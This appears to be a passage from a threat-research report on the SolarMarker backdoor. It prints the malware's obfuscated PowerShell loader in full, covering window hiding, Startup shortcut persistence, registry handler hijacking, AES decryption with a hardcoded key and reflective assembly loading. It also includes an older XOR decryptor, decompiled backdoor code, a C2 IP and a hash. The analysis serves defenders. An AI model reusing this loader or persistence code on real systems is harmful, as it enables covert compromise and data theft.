public static extern bool '.ToLower()+'S'.ToUpper()+'how'.ToLower()+'W'.ToUpper()+'indow'.ToLower()+'A'.ToUpper()+'sync('.ToLower()+'I'.ToUpper()+'nt'.ToLower()+'P'.ToUpper()+
'tr hWnd, int nCmdShow);'.ToLower()) -Name ('W'.ToUpper()+'in32'.ToLower()+'S'.ToUpper()+'how'.ToLower()+'W'.ToUpper()+'indow'.ToLower()+'A'.ToUpper()+'sync'.ToLower())
 -Namespace Win32Functions -PassThru;$"+"showWindowAsync::ShowWindowAsync((Get-Process -Id $"+"pid).MainWindowHandle, 0);";
 iex $KuwnSQw6XPSa;

$LfwdoUL2OFr=(PVOCkT_8KTtK);..$veP6fnTJd0aDIhyfI=(PVOCkT_8KTtK);
$zaYam_NPZLGCo2l="$env:temp\"+(PVOCkT_8KTtK);..New-Item -ItemType Directory -Force -Path $zaYam_NPZLGCo2l;
$SSidowSGy6dBzPe = $zaYam_NPZLGCo2l+"\"+$LfwdoUL2OFr+"."+$veP6fnTJd0aDIhyfI;
$JBRMvw6GSQbgJXIGv5l=New-Object -comObject WScript.Shell;
$zb04I8psOgA=$JBRMvw6GSQbgJXIGv5l.\($env:appdata+'\M'+'icr'+'oso'+'ft'+'\W'+'ind'+'ow'+'s\'+'St'+'art'+' Me'+'nu'+'\Pr'+'ogr'+'ams\'+'St'+'art'+'up'+'\'+(PVOCkT_8KTtK)+'.lnk');
$zb04I8psOgA.TargetPath=$SSidowSGy6dBzPe;
$zb04I8psOgA.WindowStyle=7;
$zb04I8psOgA.Save();

$CD3NPb1WfT69FE = $KuwnSQw6XPSa+"$"+"AC=New-Object System.Security.Cryptography.AesCryptoServiceProvider;$"+
"AC.Key=[Convert]::FromBase64String('axG9IiC4oTNyhl4SdPFPeOvZuXDEh/vvjxOyDCWVGcA=');
$"+"EB=[Convert]::FromBase64String([IO.File]::ReadAllText('"+$SSidowSGy6dBzPe+"'));$"+"AC.IV = $"+"EB[0..15];$"+"Decryptor=$"+"AC.CreateDecryptor();
$"+"UB=$"+"Decryptor.TransformFinalBlock($"+"EB, 16, $"+"EB.Length-16);$"+"AC.Dispose();[Reflection.Assembly]::Load($"+"UB);[vafj1Lts4ozD.vNljOFyeKWnJKE]::Naom3OWlcdR2ND2();"

$Yblhsvy8iy6e=(PVOCkT_8KTtK);fXSsxUde_2d -Jjwv8HwpCwU ("HKEY_CURRENT_USER\Software\Classes\"+$Yblhsvy8iy6e+"\shell\open\command")
 -Dwd2zbPN39gL ('po'+'we'+'rsh'+'ell -com'+'man'+'d "'+$CD3NPb1WfT69FE+'"');fXSsxUde_2d -Jjwv8HwpCwU ("HKEY_CURRENT_USER\Software\Classes\."+$veP6fnTJd0aDIhyfI)
 -Dwd2zbPN39gL $Yblhsvy8iy6e.ToLower();\

[IO.File]::WriteAllText($SSidowSGy6dBzPe, '8R9HM/pRpPGb/IblCrxXzay9UpT6JjNCgIyvTCf0759eTM2Cdge9l/9NSAWP3btWOhMm++Kqlkvbxh7t1UepLHHWToFEYJNtzEspxZSQbdEBCLVj3fSQ8b8ze0bO02xsN0wFh/4PO+HXP9
iex $CD3NPb1WfT69FE;
```


Exhibit 17: The function responsible for running a malicious PowerShell script

It is worth noting that the core functionality lays within the function that runs the PowerShell script shown in Exhibit 17.

1. This command is responsible for converting letters to upper and lower cases.
2. This command is responsible for creating a directory under %TEMP% folder.
3. This command is responsible for creating a .LNK file that contains the encrypted backdoor or infostealer under Startup (persistence mechanism).
4. This function is responsible for decrypting the SolarMarker backdoor using AES (Advanced Encryption Standard), also known as Rijndael.
5. This command is responsible for registering a file extension key (this is used so the file can be called out from a PowerShell script later).
6. This command is responsible for writing the payload content and executing it.

Below, we will demonstrate how the aforementioned PowerShell script works.

The payload registers a randomly named extension key under *Computer\HKEY_CLASSES_ROOT\* (Exhibit 18).



```
Computer\HKEY_CLASSES_ROOT\.cjuxsfjrfzdvm
```


.bxrc
.bz2
.bzip2
.c
.c++
.c5e2524a-ea46-4f67-841f-6a9465d9d515
.cab
.camp
.cap
.cat
.cc
.cda
.cdmp
.cdx
.cdxml
.cer
.cff
.cfg
.cgm
.chk
.chm
.cjuxsfjrfzdvm
.cls
.cmd
.cod
.com
.compositefont
.contact
.cpio
.cpl
.cpp
.cr2
.crl
.crt
.crw
.cs

Name	Type	Data
(Default)	REG_SZ	ptcnguhgttmxilwmkm

Value name:
(Default)
Value data:
ptcnguhgttmxilwmkm

Exhibit 18: Registering an extension under HKCR


The file extension key is pointed to the handler key. The handler key contains the PowerShell command (Exhibit 19) responsible for decrypting the payload located under a randomly named folder under %TEMP% directory (Exhibit 20).


Computer\HKEY_CLASSES_ROOT\ptcnguhgttmxilwmkm\shell\open\command

Name	Type	Data
(Default)	REG_SZ	powershell -command "$showWindowAsync=Add-Type -MemberDefinition ('['+'D'.ToUpper()+'l'.Tolowe...

```
powershell -command "$showWindowAsync=Add-Type -MemberDefinition ('['+'D'.ToUpper()+'ll'.ToLower()+'I'.ToUpper()
+'mport('.ToLower()+[char]0x22+'user32.dll'.ToLower()+[char]0x22+')]public static extern bool '.ToLower()+'S'.ToUpper()
+'how'.ToLower()+'W'.ToUpper()+'indow'.ToLower()+'A'.ToUpper()+'sync('.ToLower()+'I'.ToUpper()+'nt'.ToLower()
+'P'.ToUpper()+'tr hWnd, int nCmdShow);'.ToLower()) -Name ('W'.ToUpper()+'in32'.ToLower()+'S'.ToUpper()
+'how'.ToLower()+'W'.ToUpper()+'indow'.ToLower()+'A'.ToUpper()+'sync'.ToLower()) -Namespace Win32Functions -
PassThru;$showWindowAsync::ShowWindowAsync((Get-Process -Id $pid).MainWindowHandle, 0);$AC=New-Object
System.Security.Cryptography.AesCryptoServiceProvider;$AC.Key=[Convert]::FromBase64String
('axG9IiC4oTNyhl4SdPFPe0vZuX0Eh/vvjx0yDCWVGcA=');$EB=[Convert]::FromBase64String([IO.File]::ReadAllText
('C:\Users\[redacted]\AppData\Local\Temp\RQgSfgmdaEoJwfhWmoVQpK\knlkwbOIlopZjMKPtlgJVzNmWafnc.cjuXsFJrFZDVm'
));$AC.IV = $EB[0..15];$Decryptor=$AC.CreateDecryptor();$UB=$Decryptor.TransformFinalBlock($EB, 16, $EB.Length-
16);$AC.Dispose();[Reflection.Assembly]::Load($UB);[Vafj1Lts4ozD.vNlj0FyeKWnJKE]::Naom3OWicdR2ND2();"
```

Exhibit 19: PowerShell command to decrypt the payload


a > Local > Temp > RQgSfgmdaEoJwfhWmoVQpK

Name	Date modified	Type	Size
knlkwbOIlopZjMKPtlgJVzNmWafnc.cjuXsFJrFZDVm	4/2/2022 11:06 PM	CJUXSFJRFZDVM F...	189 KB

```
8R9HM/pRpPGb/IblCrxXzay9UpT6JjNCgIyvTCfO759eTM2Cdge9l/9NSAWP3btWOhMm+
+KqlkvbXH7t1UepLHHwToFEYJNtzEspxZSQbdEBCLVj3fSQ8b8zeObOO2xsN0wFh/4PO
+HXP9mGWIKIK1XvFILtvvy4iNdWJUCeGsmYmdlXEWtrkT7WR2ljgUurs76ln6Vwx66/Z1sB6jb2UEI4dIskupblx
vM5VHcVVaFAH6bNCZ4UTDC2tsflk/g6a/gP91xhYxKfNqF2YP
+BHDT0+dRqHM0uCSRsB/L9gXnVMdBf970+1CCN0nMP4YZboXUtoe6z4u/J5TbrRSAdf7Y
+a5GL3uzkOi3rxIg/DsqJH49duHIqUlU15eMHst2V1Md2wszeEc5dynG
+ch1q4ymFbKkO9JHKS21oax2s4X3wRuz5CPZSJW8zVW/dkSOWnfxezv6n1+mv7KydAWgYv8OFl55ezrDI6374qd/
bW8KdnZ6z6bFO0ccuvsM4cY8Yxb606FOMEhJzczNf09g4og6GhO/NdkHAGILAM3mlDSPO/6bOnEhygPLm9LdN9RP
byI7ae6GVSGnLfMtE772JCdvRxKwRaViDsRTmbVDIzjMXE1HRBWhV39FhTkFDzpMgU263/IIwNBlGIJ6YfAqmas7
frR+ovq14TTlQubpy/tHN5NpP5w3Qs+NnNcl0UDdtn5E
+aoyOtAitX4SXJpDiZDNMT8Ue1cZQvSSRU7w9N11BS/1NmvR8BWMvpSU1zqlzR6Gt19oQz1uj/HV/HjdBQUPj9/4
3h1KTPAatnQ9mbjDwVl1QIKUiXk1OdJQD
+0I6VvrP4s94/qRx9jOiBovvfld0LNlXLoNpCYJYpJoXsHnMya27NeWcb0N0xLfUVFSv3LwVbLsXIOZnAJr7k795
zcE1YPukafRco4aIHlnRlFNje33HMoIGm3V3b4WNLQcbPdCcpi
+K8WoeVU2v41LdtqNTYv5DVAP8oLAUKmDLEYbnq5xc1E9+J7S/jowhsJmGoFVpwg4DtMPIptrBjVmAiDfVM
+lXV5sRJM/OnBat2Z1rujq2t9cloWLnkDgQQEtJ2F8jbI5R93KBMZgrnjrZTW25a1fwAuFtiSw06NZfIH3Ru9YUe
7mFiCFVpy4u9v4mXNTf1iUR/dowGIEzRrIdcDn0TFMqbQqP8qx9UAgDFl95Y1oW/ydQVev6ryxdkbTxuuKN5fXJj
z6V5MpD0cRHUW5lGhiSb1SwSiLD8DQbRCOxcNT82L4BWUZHqYSoChUD/WkQweLTIxHj9vcXTIz1DOBjVEdAEa/Hk
lECtx1Z9FhLYiz9suLx/ftjb4QQVILZXF1ugols0dDxFxLJ0GGIF4sEdhpqNONqAiO12tF4D8bMNnR1OkjLZA49c
jk+JlcNFQ0SrEIkZSprC5eNQa7Gtmlg11RshRukqsxUuSbCPn
+/SHgzlCAHbqPqvzLL8gHE4ay9BSaKDpyU3AhOTF6vCusiNHTVebOEGgVRJI6TdmUOkzrBCXtUCTfPX/jJGBd2Eh
zhEIGbUp82r8u1PZK2xmvRObTMv4698z66hqgoO4HLjV4o6qLVoNuZ
+PkEqYPeQKjfyqno8X7aj0bZH4omWZItTlZF4FEPaNM/9MvqdSWkyHrPQrHbgpLNzuQ6H
+bvB8CUeob079ccBckk5RFW8f3yuj0hz6gDIQdu4FypKJSBRe25DTQOxc0kuKuwbmECmwDPbVwpenLQgx7qtMrHV
B1AWDO9il2sjPEwRVoL7vfHTGQ867G+u09FUK2mplMcXtazoaHpzMqIkdvptxydYOPZ4X1MrKIX
+g09n69QOwMg2GF6fu204xm2XARijI78+V46QKxwJTJiYXgqAepoDz7wv2annkIAuEfk9T6gNEHGjKMCMBFhYQ8+
P8SmAiNSvEI8R/Bdkwt1N3rIvu4ZfSJ8JLFSe0R7UFmBoeZ7UuJj1p3YCbA5I
+yMyE7JKoBPqwitcO9GRODkFjSUgBTq5enfGZcWaUZZ58dY4FSoGSjQTvxpzy
+OIVjQaRMFHebVs5kTB0KkPIGjO+0/5FkHQMueIitMjOsoU8+uiryTVFf532j
+2+QxqzfWGp/m8WKV8MJ3YzUISQ23z0JB5/DcaEwXqaPihFtvrU1E04cX7jMTeJCGqkcB9uoMhs0/1ViYtB6Eswq
```

Exhibit 20: The encrypted payload

The threat actor(s) changed their payload encryption and decryption methods to use AES. We have observed SolarMarker decrypting the payload using the XOR key in the past (Figure 21).



```
$a42b0d88df94e2b6b9453ae110cca='QHwmS1BAUnFIdEB3dChiQFZBPHJAVFEpel5uOzwzXk9+OGFeUTUrXkBSX0hGQHdKTXJeUjx6VEBWU0okQHFuJERACw0pUUBSXyFvQHNfckxeTkYmTV5uJDZOQH04Tm9Ae1lIZV5NISlDXk07UiZeTyV5W
$a1bfc0488854018b7aff792d9c662=0;
$ac816d3ecda495bd927a6f43112a7=[IO.fIlE]::rEaDALLbyTES('C:\Users\*\AppData\Roaming\NvIdia\mecjllDBeATJpQNRwfLlFUinAYQdwB\cdSImfKzBRCLmZHulDrpCILhm.wmIFdMnueyfnsjvV');
(0..$ac816d3ecda495bd927a6f43112a7.count)|FOREaCH{
if($a1bfc0488854018b7aff792d9c662 -ge $ac816d3ecda495bd927a6f43112a7.count){}
ElSe{
for($a2859ccb8264c2b26ed0e727f853c=0; $a2859ccb8264c2b26ed0e727f853c -lT $a42b0d88df94e2b6b9453ae110cca.leNGTH; $a2859ccb8264c2b26ed0e727f853c++){
$ac816d3ecda495bd927a6f43112a7[$a1bfc0488854018b7aff792d9c662]=$ac816d3ecda495bd927a6f43112a7[$a1bfc0488854018b7aff792d9c662] -BXOR $a42b0d88df94e2b6b9453ae110cca[$a2859ccb8264c2b26ed0e
$a1bfc0488854018b7aff792d9c662++;
if($a1bfc0488854018b7aff792d9c662 -GE $ac816d3ecda495bd927a6f43112a7.couNt){
$a2859ccb8264c2b26ed0e727f853c=$a42b0d88df94e2b6b9453ae110cca.LenGtH
}
}
}
};
[ReFLeCtION.aSsEMbly]::loAD($ac816d3ecda495bd927a6f43112a7);
[a20097160c64f3b882a2e21813570.a9cc38a6a6448caeff75efb7e36da]::ac72f715a2b49386939b5d19dd565()
```

Exhibit 21: Previous payload decryption mechanism used by SolarMarker

After the payload is decrypted, the SolarMarker backdoor runs in memory under the powershell.exe process and reaches out to the C2 IP 146.70.53.153.


SolarMarker comes in two different modules:

- SolarMarker Backdoor
- SolarMarker Infostealer

SolarMarker Backdoor

Thus far, eSentire TRU has observed that the majority of SolarMarker deployments result in backdoor deployments as it provides the threat actor(s) with the option to deliver additional payloads. The backdoors are obfuscated with .NET DLLs (Dynamic Link Libraries).


In April 2021, SolarMarker backdoors were relatively easy to spot (Exhibit 22). However, since April, the threat actor(s) have further developed their capabilities to include extra layers of obfuscation to challenge security researchers conducting analyses (Exhibit 23).



```
{} -
{} Z
  Z @02000002
    Base Type and Interfaces
      object @01000001
    Derived Types
    Z() : void @06000012
    DecryptRaw(string, string) : byte[] @0600000D
    DecryptStr(string, string) : string @0600000E
    EncryptStr(string, string) : string @0600000C
    EncryptXor(byte[], string) : byte[] @0600000B
    GenRandomString(int) : string @06000009
    GetComputerName() : string @06000003
    GetHWID() : string @0600000A
    GetUserName() : string @06000004
    GetWinVersion() : string @06000007
    GetWorkGroup() : string @06000002
    HexToString(string) : string @06000005
    Is64x() : bool @06000006
    IsAdmin() : bool @06000008
    RawStr(char[]) : string @06000010
    Req(string, string) : string @0600000F
    Run() : void @06000011
    WMI(string, string) : string @06000001
```

```
            'i',
            'd'
        }),
        "\":\"",
        hwid,
        "\",\"pc_name\":\"",
        Z.GetComputerName(),
        "\",\"os_name\":\"",
        Z.GetWinVersion(),
        "\",\"arch\":\"",
        Z.Is64x() ? "x64" : "x86",
        "\",\"rights\":\"",
        Z.IsAdmin() ? "Admin" : "User",
        "\",\"version\":\"",
        configuration.AppVer,
        "\",\"",
        Z.RawStr(new char[]
        {
            'w',
            'o',
```

Exhibit 22: SolarMarker backdoor observed in April 2021




```
deimos.dll
  PE
  Type References
  References
  {}
  {} Vafj1Lts4ozD
    aq3bTM0dW29Q @02000009
      Base Type and Interfaces
      Derived Types
      aq3bTM0dW29Q() : void @06000044
      get(string) : hBCLui52rLdW @06000046
      LO5qwYN4i9jVFLxK() : HU57MArYEIUGcZrFyT @06000043
      set(string, hBCLui52rLdW) : void @06000045
      fields : Dictionary<string, hBCLui52rLdW> @04000011
    biceelYjo0lgnWP8bg @0200000A
    etBLmuAKs88Vr @02000012
    hBCLui52rLdW @02000006
    HU57MArYEIUGcZrFyT @02000005
    JdmecIDJPT3kml35 @0200000D
    JTree @0200000E
    omdvIXlcdT30QTQveCTE @02000008
    rav7szvDsip7o4Qn2r9 @02000007
    vNIj0FyeKWnJKE @02000002
      Base Type and Interfaces
      Derived Types
      vNIj0FyeKWnJKE() : void @06000035
      BsnUhWMIk2UlZJ_Jm5k4F5dUnyXbzpDfylh1Wc1ASzepjBoEzNYSJeehs
      BvMbsELhecFoOEVBXh3PJaX_C4RM0svnqlEa() : string @06000009
      C0kUgZWpLiMAcRyjXaZU8Kw1LqWsvvQAGwg7cCNSNbDUy3DcME
      c3ga KcNI QGr4rhRdzwNe ZFcS9ldYqVICGapb64kooAFmrFLx63x N
      c7YiiMrvkIHsxuzbVuQ_kG5nAm1vXNhiOK93xq() : string @06000013
      CjTBPV8LRkudUCV5sl5iyd78TxnG1VEo0DfwEmg0BL9D() : string @06
      dhFVeb8x84lorX1OPgJNIkDtZ5qOX2921lqHGdIf8w832vn1AYt5W8eel
```

```
            long num34 = -83246698L;
            short num35 = 81;
            int num36 = -383394;
            num2 = (double)num * num2 - (double)(num3 * (long)num4) - (double)num5 - num6 + num7 *
              (double)num8 - (double)num9 - (double)num10 - (double)num11 * num12 - (double)num13 +
              (double)num14 - (double)num15 - (double)num16 + (double)num17 - (double)num18 +
              (double)num19 - (double)num20 * num21 + (double)num22 + (double)num23 * num24 *
              (double)num25 + (double)num26 - (double)num27 - (double)num28 + (double)num29 * num30 +
              (double)(num31 * num32) + num33 + (double)num34 - (double)((int)num35 * num36);
        }

        // Token: 0x06000046 RID: 70 RVA: 0x00009C0C File Offset: 0x00007E0C
        public hBCLui52rLdW get(string key)
        {
            return this.fields[key];
        }

        // Token: 0x04000011 RID: 17
        private Dictionary<string, hBCLui52rLdW> fields = null;
    }
}
```

Exhibit 23: SolarMarker backdoor observed most recently (March 2022)

The most recent backdoor (SHA-256: eeecc2bd75ec77db22de5c47efe1fbef63c6b310d34bac6e3b049eef7f86c90b) that was compiled on April 4, 2022 came with more obfuscation and a bigger file size (578KB) than the previous backdoor we observed in March 2022 (142KB).

